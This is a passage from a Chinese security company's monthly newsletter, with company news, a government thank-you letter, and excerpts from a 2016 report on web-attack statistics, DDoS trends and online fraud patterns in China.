盾卫月刊

9期

为了更好更安全的互联网

知道创宇

本期看点

编委 黑哥 刘光旭 李伟辰 孙蕾 王宇 张毅

美工 徐文征 王朝霞

出品 知道创宇市场部

投稿邮箱：tg@knownsec.com。同时欢迎您提出各种意见和建议。

北京知道创宇信息技术有限公司

Beijing Knownsec Information Technology Co., Ltd.

北京市朝阳区阜安西路望京 SOHO T3 A 座 15 层

15th Floor, Unit A, Tower 3, Wangjing SOHO, Fu'an West Road, Chaoyang District, Beijing

010-57076191

010-57076117（FAX）

赛博世界推进现实世界的不断融合，让信息安全成为时代的必需品。踏浪而来的我们有望在数年后成为世界一流的安全企业，这个梦想值得每一位创宇人为之奋斗！不忘初心、坚定信念，锐意创新、精诚协作，我们不仅要最酷，我们还要 NO1！

——赵伟

希望酷月刊能办成有内容、有干货、有人文、有情怀的刊物。

——杨冀龙

CONTENTS 目录

创宇动态

公司动态

产品动态

行业热点

我是黑客

创宇生活

创宇动态

腾讯 CTF 大赛启动 赵伟：人才培养 实战为先

腾讯 CTF（TCTF）大赛正式启动

2 月 28 日，腾讯信息安全争霸赛（Tencent Capture The Flag，简称 TCTF）品牌发布会在北京邮电大学召开，来自政府指导单位的领导、腾讯安全联合实验室七大掌门人、国内十大高校代表，知道创宇等多家知名网络安全企业齐聚一堂，共同为大赛揭开序幕。

发布会上腾讯公司副总裁丁珂宣布腾讯安全将启动“百人计划”，并表示腾讯安全将利用 TCTF 平台聚政府、企业和高校之力，发掘信息安全领域新生力量，探索信息安全人才培养新机制，助力信息安全产业健康发展。

赵伟（中）：人才培养 实战为先

知道创宇 CEO 赵伟出席 TCTF 平台发布会，他认为安全第一要素就是人才的培养，而人才的培养又以实战为先，知道创宇非常愿意参与共同搭建这种实战化的人才培养平台，来培养不同阶层的满足不同行业实际应用的安全人才。

据了解，腾讯 CTF（TCTF）大赛以“GEEK 梦想 即刻闪耀”为主题，由中国网络空间安全协会竞评演练工作委员会指导、腾讯安全发起、腾讯安全联合实验室主办，由著名的 0ops 战队和北京邮电大学协办。

此次腾讯 CTF（TCTF）大赛分为面向全球战队的国际赛（0CTF）和定向邀请国内高校战队参加新人邀请赛（RisingStar CTF），国际赛将于 3 月 18 日至 19 日进行线上预赛，6 月 2 日至 6 月 4 日进行线下决赛，新人邀请赛也将同期举行，奖池奖金高达 0x44000（约 280000）元人民币。

大赛除了丰厚的奖金之外，据笔者所知，作为可直接登陆世界顶级黑客大会 DEF CON CTF 大赛决赛阶段比赛的 0CTF 国际赛冠军之争可谓相当激烈，这也是 TCTF 此次联合了众多高校、知名安全企业的原因，之前 0CTF 冠军多被国外战队获得，希望在 TCTF 平台的指导锻炼下，中国战队能在 0CTF 国际赛上取得佳绩。

重点时期重点保障 知道创宇为政府网站提供免费防护

全国两会下月召开

全国“两会”召开在即，据了解，我公司再次为两会提供安全保障，已于数月前便开始配合相关部门对相关网站提供安全检查，对新型漏洞进行紧急修复。同时，我司已向我国各级政府网站发出预警，两会前后为骇客攻击高峰，需妥善采取有效措施。

随后，知道创宇还宣布了将为党政机关单位网站提供免费安全防护。


对此，知道创宇已启动应急预案，云安全平台下属创宇盾（Web 防入侵）、抗 D 保（恶意流量清洗服务）将协调全部优势资源，对由知道创宇提供安全防护的所有政府网站提供 100% 安全防护，坚决捍卫国家网络安全。

尚未接入知道创宇云防御的政府网站，可随时与知道创宇各地分公司、办事处取得联系，随时接入启动 100% 安全防护。每一名创宇员工也都有义务配合提供接入服务。

据悉，目前政企事业部工程实施组已陆续对需要提供安全防护的部分政府网站完成技术对接，全国各地区政府网站正成批接入我司的云防御当中。

知道创宇在线产品线总经理西盟表示，每逢我国举行重要活动、会议，境外骇客均会在前后发起猛烈的网络攻击，意图对政府网站页面进行恶意篡改，盗取重要信息，或中断重要网站的在线服务。

我司已多次为国家提供类似安全防护工作，无论是 9 · 3 大阅兵、国家网络安全周、G20 峰会、世界互联网大会等，背后的网络安全保障工作都有知道创宇的参与，并且由知道创宇提供安全防护的网站无一例被黑事件发生。



中华人民共和国公安部

感 谢 信

北京知道创宇信息技术有限公司：

2016 年 3 月 3 日至 16 日，十二届全国人大四次会议、全国政协十二届四次会议在京胜利召开（以下简称“两会”），你公司作为技术支持单位，按照“两会”网络安全专项保卫工作组的统一部署，高度重视、精心部署、认真负责，圆满完成了“两会”相关重点网站和重要信息系统技术检测等支持工作，有效保障了“两会”顺利召开，在网络安全专项保卫工作中发挥了重要作用，作出了贡献。特别是你单位林峰同志作为此次网络安全专项保卫工作专家组成员，积极参与网络安全检查和风险研判，为安保工作建言献策，[redacted]等同志全力投入安保工作，加班加点，吃苦耐劳，体现了很好的个人素质和专业水平，为“两会”期间网络安全保卫工作做出了贡献。

在此，谨对你公司一直以来对公安部十一局工作的高度重视和全力支持表示衷心感谢！对在“两会”期间参与网络安全专项保卫工作的相关同志表示衷心感谢！建议对相关同志予以表扬和嘉奖。

2016 年全国“两会”网络安全专项保卫工作组

（公安部第十一局代印）

2016 年 3 月 28 日

我司去年因出色完成两会网络安全保障工作获致谢


2016 年中国互联网安全报告——节选 第二章云安全态势统计

我公司近日正式对外发布了《2016 年中国互联网安全报告》该报告依托于自身全面的安全大数据样本,共分为四大章节,涵盖国内 Web 安全形式、知道创宇云安全 Web 防御形势、网络诈骗态势报告、及互联网漏洞关注应急事件等内容。

以下为第二大章节内容,知道创宇云安全 Web 防御态势。


该部分内容源于“知道创宇云安全在线交易 SaaS 防御系统”的明星产品“创宇盾(军工级防入侵)”、抗 D 保(专注 DDoS、CC 攻击防御)等服务于全国 90 余万网站所取得的海量基础大数据,一定程度上反映了目前我国网站的安全现状及态势。

一、云安全 Web 攻击态势统计



知道创宇云安全平台 2016 年全年共监测到 179.9 亿次 Web 攻击行为,平均单个网站年遭受 2 万余次攻击。按时间线来看第一季度网站攻击压力较小,进入第二季度会迎来明显的上升趋势,后半年则较为平缓,但都维持在更高的攻击压力之下。进一步分析得出,攻击行为更偏向于商业性的恶意竞争和破坏行为,同时也大量活跃着黑色产业的信息窃取行为,这也使得越来越多的商业网站选择使用云安全平台来保护网站信息安全。


二、云安全 Web 攻击手段统计




恶意扫描这种侦查行为永远是攻击的前奏，其 69% 的高占比并不会让人觉得奇怪，但是代码执行攻击、文件包含攻击、跨站脚本攻击等占比的数值仍足以令人惊愕，以亿为单位的占比表示着攻击者的攻击手段之广和专业程度都比过往有所增强，这需要更专业的安全防护才能妥善保护网站的安全，以及数据的安全。

三、云安全地域压力统计


2016 年全年，由知道创宇云安全平台受攻击地域压力显示，高达 33.5% 的攻击行为仍瞄向北京，这也代表着我国首都是全国互联网最发达的区域，同时作为政治中心，也是境外黑客主要瞄准的对象区域；另外华东及华南沿海区域仍然处于较高攻击压力之下，华中地区相比过去攻击压力有所提升，这也侧面反映了互联网发达程度与经济增长之间有着较深的关联。



2016 全年遭受攻击网站地域分布 TOP 10
北京
江苏
上海
广东
浙江
安徽
四川
河南
山东
湖北
33.50%
18.94%
11.40%
10.85%
4.48%
4.13%
3.28%
2.97%
2.51%
1.23%
0.00%
5.00%
10.00%
15.00%
20.00%
25.00%
30.00%
35.00%
40.00%

四、云安全攻击来源统计


2016 全年云安全攻击国内来源 TOP10
（单位：亿）
北京
浙江
广东
江苏
上海
山东
河南
湖北
天津
四川
68.91
16.25
16.24
14.32
10.35
7.69
5.69
3.91
3.67
3.50
0.00
10.00
20.00
30.00
40.00
50.00
60.00
70.00
80.00


2016 年，知道创宇云安全抵御的 96% 的境内攻击中；北京、浙江、广东、江苏、上海、山东、河南、湖北、天津、四川排在前列，北京作为互联网环境最繁荣发达的城市之一，发起的攻击次数亦排在首位，为 68 亿次，其次是浙江省 16.25 亿次，广东省 16.24 亿次。但是作为这一数据，也反映了当前区域的存在更高的潜在安全隐患，因为真实的攻击多被隐藏，上述区域疑似存在着更多的“跳板”。





而在来自云安全的统计中，境外攻击数量全年也达到了 7 亿余次，其中美国、韩国、日本、越南以相对较高占比排在前 4 位，其次为加拿大、英国、法国。进一步分析显示，这部分的攻击数据多为探测扫描类攻击。


五、云安全行业压力统计



知道创宇云安全对旗下所防御网站行业属性进行统计得出，投资行业，P2P 金融两大行业最易受到攻击，其次在电商相关领域。安全专家对此解释称，行业竞争越大，受攻击比重也就越大，无论是 DDoS 流量攻击，还是渗透盗取用户数据，在排行前列的行业中频繁出现。

六、云安全 DDoS 清洗统计

2016 年知道创宇云安全平台为开启抗 DDoS 服务用户总计抵御 512134 起 DDoS 攻击事件，全年高峰出现在 9 月及电商促销大战的 11 月，春节期间为全年最低，与往年一样，进入三月即再次明显攀升，暑期则维持在日常较高攻击态势之下。而在各类型恶意攻击中，DNS FLOOD、UDP FLOOD、SYNFLOOD 攻击方式占据绝大多数。




在相关行业上，统计投资理财、电子商务、机构官网、游戏平台遭受攻击压力持续不减，仍然占据前列。云安全平台在 2016 年曾为某电商服务网站抵御峰值高达 620Gbps 的 DDoS 攻击。

2016 年中国互联网安全报告——节选 第三章网络诈骗趋势报告

一、打击网络诈骗任重道远

2016 年，安全联盟共受理网友举报 152 万条，经由人工审核，有 45.6 万恶意网址被列入黑名单。从全年举报形势来看，上半年举报数据逐月攀升，随着兼职季、旅游季、开学季的到来，犯罪团伙也变得更加猖獗，举报量在 8 月份达到顶峰，之后呈现平稳回落的趋势，但在年底又开始回升。



纵观全年的诈骗案件与治理手段，8 月以来，从山东女大学生徐玉玉事件到清华大学教授被骗上千万元，一系列案件让电信网络诈骗问题成为最受瞩目的社会热点。面对这一顽疾，各部门齐齐发力，出奇招使妙计，共同治理网络诈骗。最高法、最高检、银监会等部门接连出台文件提供保障，公安部等部门重拳出击开展一系列专项行动，紧密的举措对诈骗犯罪活动形成了强力、有效的冲击，9 月以来诈骗举报量持续回落。

◆打击网络诈骗相关政策

9 月 最高法、最高检等六部门联合发布《防范和打击电信网络诈骗犯罪的通告》

9 月 中国银监会、公安部印发《电信网络新型违法犯罪案件冻结资金返还若干规定》

9 月 中国人民银行发布《关于加强支付结算管理 防范电信网络新型违法犯罪有关事项的通知》

11 月 全国人大常委会通过的《网络安全法》中特别增加惩治网络诈骗的有关规定

◆打击网络诈骗专项行动

2016 年 9 月 -2017 年 4 月 人民银行、公安部等六部门在全国组织开展【联合整治非法买卖银行卡信息专项行动】


12 月 1 日起，为期 4 个月 全国公安机关开展【集中打击盗抢骗犯罪行动】，重点打击电信网络诈骗等新型犯罪和盗抢骗等传统多发性侵财犯罪

9 月 30 日 -11 月 28 日 最高检、公安部先后两批次挂牌督办 62 起电信网络诈骗案件

同时，安全联盟分析认为，犯罪活动的稍显低迷只是暂时的收敛。一方面，不法分子在重拳打击之下会暂避风头，防止撞上枪口；另一方面，这些政策措施阻断了犯罪行为的实施，不法分子需要缓冲期进行应对。一旦过了非常时期，犯罪活动势必卷土重来，并且还会出现许多针对新政的翻新套路和手段。这一趋势在年底已逐见端倪。11 月底，临近未实名制手机号双向停机节点时，有网友收到短信，“您的手机号未进行实名登记，请点击链接进行验证，逾期将停机。【中国联通】”。经核查，短信中的链接为钓鱼网址。12 月，ATM 转账实行 T+1 到账制度后，有顾客给网店店主发送汇款单并以 24 小时才能到账为由要求店家发货，随后却撤销转账白骗货物。打击诈骗犯罪不在朝夕，需要持续共同的努力。

二、网络四害——黄、赌、毒、骗

通过对举报原因进行分类，互联网四大祸害——欺诈骗钱、淫秽色情、博彩赌球、木马病毒，由此诞生。乍看之下，与欺诈直接相关的原因似乎并不多。安全联盟经过分析内容和调研案例后得出，60% 以上的色情类、博彩类举报都是打着涉黄、赌博的名头进而实施诈骗，几乎 100% 的木马病毒都是为了盗取钱财。“骗”——才是一切手段和花招的终极目的。



黄——淫秽色情类诈骗搭载互联网工具和功能，衍生出许多新的形态。比如涉黄资料的传播，定点网站的形式已逐渐式微,如今更多的流通渠道是微信视频、网盘视频等。大量的个人QQ/微信号公然贩卖视频,被举报就换个小号继续为非作歹，许多电商平台也将不雅视频包装成设计素材，动漫影视等，放在加密网盘中售卖。2016 年直播大热，许多主播借助平台进行色情表演，并且放出个人微信转移粉丝进行涉黄资料的交易，国家网信办紧急出台《互联网直播服务管理规定》，要求不得传播淫秽色情等法律法规禁止的活动。

赌——博彩业随着网络的高速发展与普及，从线下蔓延并深入到线上，各类赌博平台在互联网遍地开花。然而，许多平台借助互联网工具进行暗箱操作,在幕后用技术手段作弊,以赌博之名骗取玩家资金,通常是庄家稳赚不赔,玩家逢赌必输。移动支付的便利，还让不法分子发明了基于社交工具的新型赌博方式，组建微信红包群，以抢红包比大小、押注红包尾数等方式邀请网友发红包赌博，群主从中抽头获利。

毒——木马病毒是 2016 年比较热门的一类骗局，不法分子通过冒充亲朋好友或官方平台，诱导用户点击恶意网址下载有毒的 apk 包，一旦安装便可控制手机通讯信息，通过拦截支付验证码来盗取资金。与以往广泛撒网式的发送诈骗短信不同，如今这类骗局多借助于个人信息泄露，在掌握用户真实资料甚至是实时性很高的个人信息时，用精准化的“私人订制”式的手法行骗，用户上当机率很高。9 月，有媒体曝光一手的、隔夜的京东网购订单数据一条可卖 7 元；12 月，网络盛传南都记者花 700 元就买到了同事行踪，包括开房记录、手机定位在内的 11 项隐私信息，这些事实让不少网友不寒而栗。互联网时代，人人都像是在裸奔。据安全联盟了解，网友由于秀晒炫、资料处理不当等泄露的个人信息只是少部分，而更多地，是公共服务平台、各类网站系统的客户信息被内鬼泄露、黑客盗取及层层倒卖，个人信息买卖已发展为地下黑色产业链。

三、老套路推陈出新新花招层出不穷

就欺诈骗钱类型再进行细分可以看出，骗子骗钱的由头覆盖了网友们生活、工作、娱乐、社会关系的方方面面。传统的中奖欺诈、假冒银行、网购退款依然是热门的诈骗手段，而新生的虚假兼职、金融互助、APK 木马、虚假红包等也越来越多地出现在人们的视野,值得注意的是,一些老生常谈的诈骗手法结合了新的通讯信息工具和社会热门趋势,爆发出更大的危害，也使得骗局更难以识别。

老式传销已翻新

